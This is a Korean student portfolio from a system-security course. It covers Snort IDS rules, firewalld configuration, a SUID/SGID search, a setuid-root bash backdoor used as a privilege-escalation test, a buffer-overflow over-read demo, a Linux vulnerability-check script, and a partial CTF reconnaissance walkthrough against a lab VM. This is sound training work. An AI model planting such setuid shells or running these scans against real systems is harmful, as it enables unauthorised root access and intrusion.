DevSecOps 시스템 보안 과제

포트폴리오

작성자: 정재호

작성일: 2024.10.04

제목	시스템 보안 과제: 포트폴리오	작성자	정재호	버전	v1
		수정자	정재호	수정일	2024-10-04

목차


제목	시스템 보안 과제: 포트폴리오	작성자	정재호	버전	v1
		수정자	정재호	수정일	2024-10-04

1. IDS 시스템 운영 및 탐지

1.1. snort 설치

```
root@ubuntu:~# snort -V

   ,,_     -*> Snort++ <*-
  o"  )~   Version 3.3.6.0
   ''''    By Martin Roesch & The Snort Team
           http://snort.org/contact#team
           Copyright (C) 2014-2024 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using DAQ version 3.0.16
           Using libpcap version 1.10.4 (with TPACKET_V3)
           Using LuaJIT version 2.1.1703358377
           Using LZMA version 5.4.5
           Using OpenSSL 3.0.13 30 Jan 2024
           Using PCRE version 8.39 2016-06-14
           Using ZLIB version 1.3
```


1.2. snort rule 설정



- 192.168.56.0/24 에서 이동하는 icmp 패킷 탐지

- http 패킷에 포함된 /etc/passwd 문자열 탐지

- 192.168.56.0/24 에서 공격자 Server 로 접속하는 ssh 패킷 탐지



- 테스트 결과

2. Firewalld or IPTables Rule 작성 및 테스트


`firewall-cmd --zone=drop --change-interface=enp0s8`

- 192.168.56.0/24 대역에 연결된 인터페이스에 drop 정책 적용

```
[root@Linux1 ~]# firewall-cmd --zone=drop --list-all
drop (active)
  target: DROP
  icmp-block-inversion: no
  interfaces: enp0s8
  sources:
  services:
  ports:
  protocols:
  forward: yes
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
```

`firewall-cmd --permanent --zone=drop --add-rich-rule='rule family="ipv4" source address="192.168.56.102" service name="ssh" drop'`


- 공격자 PC(192.168.56.102)에서 들어오는 ssh 접속 거부



`firewall-cmd --permanent --zone=drop --add-rich-rule='rule family="ipv4" source address="192.168.56.0/24" service name="http" accept'`

`firewall-cmd --permanent --zone=drop --add-rich-rule='rule family="ipv4" source address="192.168.56.0/24" service name="https" accept'`

- 제외된 192.168.56.0/24 대역의 모든 IP 에서 오는 http/https 패킷 허용



3. suid/sgid 탐색 후 권한 상승 테스트

3.1. suid / sgid 설정 파일 탐색

- suid 설정 파일: `find / -perm /4000 -type f 2>/dev/null`

```
find / -perm /4000 -type f 2>/dev/null
-bash: /root: Is a directory
/root/back
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/su
/usr/bin/pkexec
/usr/bin/crontab
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/at
/usr/bin/passwd
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/grub2-set-bootflag
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib64/mariadb/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/libexec/sssd/krb5_child
/usr/libexec/sssd/ldap_child
/usr/libexec/sssd/proxy_child
/usr/libexec/sssd/selinux_child
/usr/libexec/cockpit-session
/home/test/back
```

- sgid 설정 파일: `find / -perm /2000 -type f 2>/dev/null`

```
[root@Linux1 ~]# find / -perm /2000 -type f 2>/dev/null
/usr/bin/write
/usr/bin/locate
/usr/libexec/utempter/utempter
/usr/libexec/openssh/ssh-keysign
```

- suid/sgid 설정 파일: `find / -perm /6000 -type f 2>/dev/null`

```
[root@Linux1 ~]# find / -perm /6000 -type f 2>/dev/null
/root/back
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/write
/usr/bin/mount
/usr/bin/umount
/usr/bin/su
/usr/bin/pkexec
/usr/bin/crontab
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/at
/usr/bin/locate
/usr/bin/passwd
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/grub2-set-bootflag
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib64/mariadb/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/libexec/utempter/utempter
/usr/libexec/openssh/ssh-keysign
/usr/libexec/sssd/krb5_child
/usr/libexec/sssd/ldap_child
/usr/libexec/sssd/proxy_child
/usr/libexec/sssd/selinux_child
/usr/libexec/cockpit-session
/home/test/back
```

3.2. 권한 상승 테스트

- Test.c

```c
#include <stdio.h>

int main()
{
        setuid(0);
        setgid(0);
        system("/bin/bash");
        return 0;
}
```

- test 실행파일 권한

```
[root@Linux1 ~]# ls -l ./test
-rwxr-xr-x 1 root root 17608 Oct  4 14:40 ./test
[root@Linux1 ~]# chmod 4755 ./test
[root@Linux1 ~]# ls -l ./test
-rwsr-xr-x 1 root root 17608 Oct  4 14:40 ./test
```

- 실행 결과

```
[jaeho@Linux1 ~]$ ls
jaeho.txt  test
[jaeho@Linux1 ~]$ ./test
[root@Linux1 ~]#
```

4. 파일 속성 변경

4.1. chattr

```
chattr +i /root/koreait
```

+i: immutable 설정

4.2. 속성 확인

```
[root@Linux1 ~]# lsattr /root/koreait
----i---------------- /root/koreait
```

4.3. 삭제 확인

```
[root@Linux1 ~]# rm /root/koreait
rm: cannot remove '/root/koreait': Operation not permitted
```

5. 취약점 점검 스크립트 작성

5.1. 전체 스크립트

```
#!/bin/bash

# 텔넷 서비스 확인 함수
check_telnet() {
    if systemctl is-active --quiet telnet.socket; then
        telnet_root_login=$(grep -i "^pts" /etc/securetty)

        if [[ -n $telnet_root_login ]]; then
            telnet="취약"
        else
            telnet="양호"
        fi
    else
        telnet="양호"
    fi
}

# SSH 서비스 확인 함수
check_ssh() {
    if systemctl is-active --quiet sshd; then
        ssh_root_login=$(grep "^PermitRootLogin" /etc/ssh/sshd_config | awk '{print
$2}')

        if [[ $ssh_root_login == "yes" ]]; then
            ssh="취약"
        else
            ssh="양호"
        fi
    else
```

```
        ssh="양호"
    fi
}

check_passwd() {
    # 설정 파일 경로
    config_file="/etc/security/pwquality.conf"

    # 기본값 (설정이 없는 경우 대비)
    lcredit=-1
    ucredit=-1
    dcredit=-1
    ocredit=-1
    minlen=8

    # 설정 값을 읽어와서 변수에 저장
    lcredit_value=$(grep "^lcredit" "$config_file" | awk -F '=' '{print $2}' |
xargs)
    ucredit_value=$(grep "^ucredit" "$config_file" | awk -F '=' '{print $2}' |
xargs)
    dcredit_value=$(grep "^dcredit" "$config_file" | awk -F '=' '{print $2}' |
xargs)
    ocredit_value=$(grep "^ocredit" "$config_file" | awk -F '=' '{print $2}' |
xargs)
    minlen_value=$(grep "^minlen" "$config_file" | awk -F '=' '{print $2}' | xargs)

    # 검사 결과에 따라 변수에 양호 또는 취약 저장

    # lcredit 검사
    if [[ $lcredit_value -eq -1 ]]; then
        lcredit_status="양호"
    else
        lcredit_status="취약"
    fi

    # ucredit 검사
    if [[ $ucredit_value -eq -1 ]]; then
        ucredit_status="양호"
    else
        ucredit_status="취약"
    fi

    # dcredit 검사
    if [[ $dcredit_value -eq -1 ]]; then
        dcredit_status="양호"
    else
```

```
        dcredit_status="취약"
    fi

    # ocredit 검사
    if [[ $ocredit_value -eq -1 ]]; then
        ocredit_status="양호"
    else
        ocredit_status="취약"
    fi

    # minlen 검사
    if [[ $minlen_value -ge 8 ]]; then
        minlen_status="양호"
    else
        minlen_status="취약"
    fi
}

check_lock_status() {
    # 설정 파일 경로 확인
    auth_file="/etc/pam.d/common-auth"  # Ubuntu/Debian 계열
    if [[ ! -f $auth_file ]]; then
        auth_file="/etc/pam.d/system-auth"  # CentOS/RHEL 계열
    fi

    deny_value=$(grep -oP '(?<=deny=)\d+' "$auth_file")

    lock_status=""

    if [[ -n $deny_value ]]; then
        if [[ $deny_value -le 10 ]]; then
            lock_status="양호"
        else
            lock_status="취약"
        fi
    else
        lock_status="취약"
    fi
}

check_shadow() {
    #!/bin/bash

    # 1. /etc/shadow 파일 존재 여부 확인
    shadow_file_status=""
    if [[ -f /etc/shadow ]]; then
```

```
        shadow_file_status="양호"
    else
        shadow_file_status="취약"
    fi

    # 2. /etc/passwd 파일의 두 번째 필드 값이 'x'인지 확인
    passwd_field_status=""
    if grep -q '^[^:]\+:[^:]\+x' /etc/passwd; then
        passwd_field_status="양호"
    else
        passwd_field_status="취약"
    fi
}


check_telnet
check_ssh
check_passwd
check_lock_status
check_shadow


if [[ "$telnet" == "양호" && "$ssh" == "$telnet" ]]; then
    echo -e "U-01: 양호"
else
    echo -e "U-01: 취약"
fi

echo -e "\t 텔넷 서비스 상태: $telnet"
echo -e "\tSSH 서비스 상태: $ssh"

if [[ "$lcredit_status" == "양호" && "$lcredit_status" == "$ucredit_status" &&
"$lcredit_status" == "$dcredit_status" && "$lcredit_status" == "$ocredit_status" &&
"$lcredit_status" == "$minlen_status" ]]; then
    echo -e "U-02: 양호"
else
    echo -e "U-02: 취약"
fi

echo -e "\tlcredit 상태: $lcredit_status"
echo -e "\tucredit 상태: $ucredit_status"
echo -e "\tdcredit 상태: $dcredit_status"
echo -e "\tocredit 상태: $ocredit_status"
echo -e "\tminlen 상태: $minlen_status"

echo -e "U-03: $lock_status"
```

```
echo -e "\t 인계값 설정: 취약"

if [[ "$shadow_file_status" == "양호" && "$shadow_file_status" ==
"$passwd_field_status" ]]; then
    echo -e "U-04: 양호"
else
    echo -e "U-04: 취약"
fi

echo -e "\t/etc/shadow 파일 상태: $shadow_file_status"
echo -e "\t/etc/passwd 두 번째 필드 상태: $passwd_field_status"
```

5.2. 결과 출력

```
┌──(jaeho㉿Attacker)-[~/Downloads]
└─$ ./bash.sh
U-01: 양호
        텔넷 서비스 상태: 양호
        SSH 서비스 상태: 양호
U-02: 취약
        lcredit 상태: 취약
        ucredit 상태: 취약
        dcredit 상태: 취약
        ocredit 상태: 취약
        minlen 상태: 취약
U-03: 취약
        인계값 설정: 취약
U-04: 취약
        /etc/shadow 파일 상태: 양호
        /etc/passwd 두 번째 필드 상태: 취약
```

5.3. U_01: root 계정 원격접속 제한

```
# 텔넷 서비스 확인 함수
check_telnet() {
    if systemctl is-active --quiet telnet.socket; then
        telnet_root_login=$(grep -i "^pts" /etc/securetty)

        if [[ -n $telnet_root_login ]]; then
            telnet="취약"
        else
            telnet="양호"
        fi
    else
        telnet="양호"
    fi
}
```

```
# SSH 서비스 확인 함수
check_ssh() {
    if systemctl is-active --quiet sshd; then
        ssh_root_login=$(grep "^PermitRootLogin" /etc/ssh/sshd_config | awk '{print
$2}')

        if [[ $ssh_root_login == "yes" ]]; then
            ssh="취약"
        else
            ssh="양호"
        fi
    else
        ssh="양호"
    fi
}
```

- telnet 서비스와 ssh 서비스 작동여부 확인

- 작동 중인 경우 root 계정 원격접속 제한 상태인지 확인

- 위 두 사항 중 하나라도 양호인 경우 양호

- telnet, ssh 둘 모두 양호인 경우 보안 사항 양호 출력

5.4. U_02: 패스워드 복잡성 설정

```
check_passwd() {
    # 설정 파일 경로
    config_file="/etc/security/pwquality.conf"

    # 기본값 (설정이 없는 경우 대비)
    lcredit=-1
    ucredit=-1
    dcredit=-1
    ocredit=-1
    minlen=8

    # 설정 값을 읽어와서 변수에 저장
    lcredit_value=$(grep "^lcredit" "$config_file" | awk -F '=' '{print $2}' |
xargs)
    ucredit_value=$(grep "^ucredit" "$config_file" | awk -F '=' '{print $2}' |
xargs)
    dcredit_value=$(grep "^dcredit" "$config_file" | awk -F '=' '{print $2}' |
xargs)
```

```
    ocredit_value=$(grep "^ocredit" "$config_file" | awk -F '=' '{print $2}' |
xargs)
    minlen_value=$(grep "^minlen" "$config_file" | awk -F '=' '{print $2}' | xargs)

    # 검사 결과에 따라 변수에 양호 또는 취약 저장

    # lcredit 검사
    if [[ $lcredit_value -eq -1 ]]; then
        lcredit_status="양호"
    else
        lcredit_status="취약"
    fi

    # ucredit 검사
    if [[ $ucredit_value -eq -1 ]]; then
        ucredit_status="양호"
    else
        ucredit_status="취약"
    fi

    # dcredit 검사
    if [[ $dcredit_value -eq -1 ]]; then
        dcredit_status="양호"
    else
        dcredit_status="취약"
    fi

    # ocredit 검사
    if [[ $ocredit_value -eq -1 ]]; then
        ocredit_status="양호"
    else
        ocredit_status="취약"
    fi

    # minlen 검사
    if [[ $minlen_value -ge 8 ]]; then
        minlen_status="양호"
    else
        minlen_status="취약"
    fi
}
```

- 아래 권장 사항을 충족하는지 검사

    ㄴ 소문자 최소 1 자 이상, 대문자 1 자 이상, 숫자 1 자 이상, 특수문자 1 자 이상

ㄴ 최소 패스워드 길이 8 자리 이상 설정

5.5. U_03: 계정 잠금 임계값 설정

```
check_lock_status() {
    # 설정 파일 경로 확인
    auth_file="/etc/pam.d/common-auth"  # Ubuntu/Debian 계열
    if [[ ! -f $auth_file ]]; then
        auth_file="/etc/pam.d/system-auth"  # CentOS/RHEL 계열
    fi

    deny_value=$(grep -oP '(?<=deny=)\d+' "$auth_file")

    lock_status=""

    if [[ -n $deny_value ]]; then
        if [[ $deny_value -le 10 ]]; then
            lock_status="양호"
        else
            lock_status="취약"
        fi
    else
        lock_status="취약"
    fi
}
```

- 설정 파일 경로에 파일 존재 여부 확인

- 설정 값이 10 회 이하인지 확인

- 위 두 사항을 모두 충족한 경우 양호

5.6. U_04: 패스워드 파일 보호

```
check_shadow() {
    #!/bin/bash

    # 1. /etc/shadow 파일 존재 여부 확인
    shadow_file_status=""
    if [[ -f /etc/shadow ]]; then
        shadow_file_status="양호"
    else
        shadow_file_status="취약"
    fi

    # 2. /etc/passwd 파일의 두 번째 필드 값이 'x'인지 확인
```

```
    passwd_field_status=""
    if grep -q '^[^:]\+:[^:]\+x' /etc/passwd; then
        passwd_field_status="양호"
    else
        passwd_field_status="취약"
    fi
}
```

- /etc/shadow 파일의 존재 확인

- /etc/passwd 파일의 두번째 필드 값이 x 인지 확인

- 둘 모두 충족한 경우 양호

6. BoF 공격

6.1. 개념

- 모든 시스템 변수들은 메모리에 병렬로 저장되는 특성을 활용한 공격 방법

- 지정된 버퍼(메모리)를 초과하는 큰 사이즈의 데이터를 강제로 입력(저장)하여 다른 메모리의 영역을 침범하게 되면 해당 데이터를 불러올 때 침범한 메모리의 데이터까지 같이 읽어 오는 방식

- 대부분 시스템에서 문자열을 처리할 때 종종 이러한 에러가 발생한다.

6.2. 공격 예시

BoF.c

```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char* argv[])
{
    char secret[16] = "secret message";
    char barrier[4] = {};
    char name[8] = {};
    memset(barrier, 0, 4);
    printf("Your Name: ");
    read(0, name, 12);
    printf("Your Name is %s\n", name);
```

```
    return 0;
}
```


실행 결과

```
[root@Linux1 ~]# ./BoF
1234567890asdfgh
Your Name: Your Name is 1234567890assecret message
[root@Linux1 ~]# dfgh
bash: dfgh: command not found
```

- 의도적으로 12byte 이상의 문자열을 입력했고 그 결과로 12 바이트 이후의 병렬로 저장되어 있던 secret message 가 출력되는 것을 볼 수 있다.

6.3. 침해 사례

하트 블리드 공격: OpenSSL 의 Hearbeat 확장 기능에서 발생한 BoF 취약점이다. 서버에 응답값을 의도적으로 부풀려 받아 메모리에 저장된 값, 위치 정보를 탈취하는 공격 방법



6.4. 보완 방법

```
int actual_payload_length = strlen((char*)payload);
if (payload_length > actual_payload_length) {
    printf("Error: Requested payload length is larger than actual data.\n");
    return;
}
```

- 요청된 페이로드와 실제 페이로드의 문자열 길이를 비교

- 요청된 페이로드 값이 크면 시스템을 보호하는 시퀀스로 전환하는 방식이 보편적이다.

7. CTF (Earth)

7.1. 정보수집

1) nmap


```
Nmap scan report for earth.local (192.168.56.103)
Host is up (0.0021s latency).
Not shown: 982 filtered tcp ports (no-response), 15 filtered tcp ports (host-unreach)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
```

```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/
4.7.1 Python/3.9)
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/
4.7.1 Python/3.9)
MAC Address: 08:00:27:84:BD:CC (Oracle VirtualBox virtual NIC)
```

3) dirb http://192.168.56.103/


```
┌──(jaeho㉿Attacker)-[~]
└─$ dirb http://192.168.56.103/

_________________

DIRB v2.22
By The Dark Raver
_________________

START_TIME: Fri Oct  4 03:50:27 2024
URL_BASE: http://192.168.56.103/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_________________

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.103/ ----
+ http://192.168.56.103/cgi-bin/ (CODE:403|SIZE:199)

_________________

END_TIME: Fri Oct  4 03:51:27 2024
DOWNLOADED: 4612 - FOUND: 1
```

4) 도메인 이름 접속



5) dirb http://earth.local/

